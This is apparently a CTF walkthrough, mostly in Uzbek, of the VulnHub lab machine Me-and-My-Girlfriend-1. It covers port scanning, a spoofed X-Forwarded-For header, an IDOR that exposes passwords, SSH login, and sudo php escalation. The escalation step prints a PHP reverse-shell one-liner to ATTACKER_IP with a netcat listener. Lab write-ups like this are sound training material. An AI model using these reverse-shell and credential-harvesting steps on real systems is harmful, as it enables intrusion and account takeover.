


Me-and-My-Girlfriend-1 - Writeup

1. Reconnaissance

IP - 192.168.56.103

Machine - Me-and-My-Girlfriend-1 (VulnHub)



```
Session Actions Edit View Help
kali@kali ~
(saidislom@kali)-[~]
$ nmap -p- http://192.168.56.103/
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 21:59 +0500
Unable to split netmask from target expression: "http://192.168.56.103/"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds


(saidislom@kali)-[~]
$ nmap -p- 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 21:59 +0500
Nmap scan report for 192.168.56.103
Host is up (0.000053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:30:0D:62 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds


(saidislom@kali)-[~]
$
```

nmap orqali to'liq port skanerlash (-p-) qildik: 22/tcp ssh va 80/tcp http portlari ochiq ekan.


2. Vulnerability Assessment



80-portga to'g'ridan-to'g'ri kirganimizda sahifa bizni bloklab, "Sorry This Site Can Only Be Accessed local!" degan xabar chiqardi. Source kodidagi kommentda esa **X-Forwarded-For** header'ini ishlatish kerakligi haqida maslahat qoldirilgan ekan.




Burp Suite'ning **Match and Replace** qoidasi orqali barcha so'rovlarga X-Forwarded-For: 127.0.0.1 header'ini avtomatik qo'shib yuboradigan sozlama o'rnatdik — bu orqali "local access only" tekshiruvini chetlab o'tdik.



endi sahifa to'liq ochildi — "Ceban Corp" nomli sayt bo'lib, unda Login, Register va About bo'limlari bor edi.

3. Exploitation - IDOR (Insecure Direct Object Reference)



Welcome To Ceban Corp


Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

roʻyxatdan oʻtib tizimga kirganimizda, dashboard sahifasi manzilida `?page=dashboard&user_id=12` kabi parametr borligini payqadik.




Welcome To Ceban Corp

Inspiring The People To Great Again!


[Dashboard](#) | [Profile](#) | [Logout](#)

Name
Username
Password

`user_id` qiymatini oʻzgartirib profil sahifasini ochganimizda, boshqa foydalanuvchilarning maʼlumotlarini (shu jumladan parolini) koʻrish mumkinligini aniqladik — bu klassik **IDOR** zaifligi.



user_id=1 profilida **Eweuh Tandingan** (username: ewehtandingan) foydalanuvchisi ma'lumotlarini ko'rdik.



sahifa source kodini ko'rganimizda parol input maydonida qiymat aniq ko'rinib turibdi: **skuyatuh**

```
Session Actions Edit View Help
(saidislom@kali)~$ ssh eweuhtandingan@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is: SHA256:xQf3lfh03E3NNnt5rN/N5zVLGxJJ08QcKykWwCsg15M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
eweuhtandingan@192.168.56.103's password:
Permission denied, please try again.
eweuhtandingan@192.168.56.103's password:
Permission denied, please try again.
eweuhtandingan@192.168.56.103's password:

(saidislom@kali)~$ ssh aingmaung@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
aingmaung@192.168.56.103's password:
Permission denied, please try again.
aingmaung@192.168.56.103's password:
Permission denied, please try again.
aingmaung@192.168.56.103's password:

(saidislom@kali)~$ celar
```

topilgan login/parol juftliklarini (eweuhtandingan, aingmaung va h.k.) SSH orqali sinab ko'rdik, ammo bu urinishlar muvaffaqiyatsiz tugadi.

```
Ceban Corp x http://192.168.56.103/index.p x +
Not Secure view-source:http://192.168.56.103/index.php?page=profile&user_id=5
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <meta http-equiv="X-UA-Compatible" content="ie=edge">
7 <title>Ceban Corp</title>
8 <style>
9 .center {
10 text-align: center;
11 }
12 </style>
13 </head>
14 <body>
15
16 <div class="center">
17 <h2>Welcome To Ceban Corp</h2>
18 <p>Inspiring The People To Great Again</p>
19 <hr>
20 <p><a href="?page=dashboard">Dashboard</a> | <a href="?page=profile&user_id=12">Profile</a> | <a href="?page=logout">Logout</a></p>
21 <hr>
22 </div>
23
24 <form action="#" method="POST">
25 <label for="name">Name</label>
26 <input type="text" name="name" id="name" value="Alice Geulis"><br>
27 <label for="username">Username</label>
28 <input type="text" name="username" id="username" value="alice"><br>
29 <label for="password">Password</label>
30 <input type="password" name="password" id="password" value="4lic3"><br>
31 <button disabled="disabled">Change</button>
32 </form>
33
34 </body>
35 </html>
36
```

IDOR orqali boshqa user_id qiymatlarini ko'rishni davom ettirdik. user_id=5 profilida **Alice Geulis** (username: alice) uchun parol **4lic3** ekanligini topdik.

4. Post-Exploitation

```
(saidislom@kali)-[~]
└─$ ssh alice@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alice@192.168.56.103's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$
```


topilgan **alice** / **4lic3** login-parol juftligi bilan SSH orqali tizimga muvaffaqiyatli kirdik.

```
(saidislom@kali)-[~]
└─$ ssh alice@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alice@192.168.56.103's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```


sudo -l buyrug i alice foydalanuvchisi **/usr/bin/php** dasturini root sifatida parolsiz (**NOPASSWD**) ishga tushirish huquqiga ega ekanligini ko rsatdi.

5. Privilege Escalation




GTFobins saytidan **php** uchun tayyor reverse shell usulini topdik:

```
php -r '$sock=fsockopen("ATTACKER_IP",4444);exec("/bin/sh -i 0<&3 1>&3 2>&3");'
```



shu buyruqni **sudo php -r ...** koqirinishida ishga tushirdik — bu php root huquqida bajarilishini ta'minlaydi.



```
(saidislom@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.103] 49548
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

netcat listenerimizga ulanish keldi. **whoami** va **id** buyruqlari **root** huquqi olinganini tasdiqladi.

root huquqi olindi.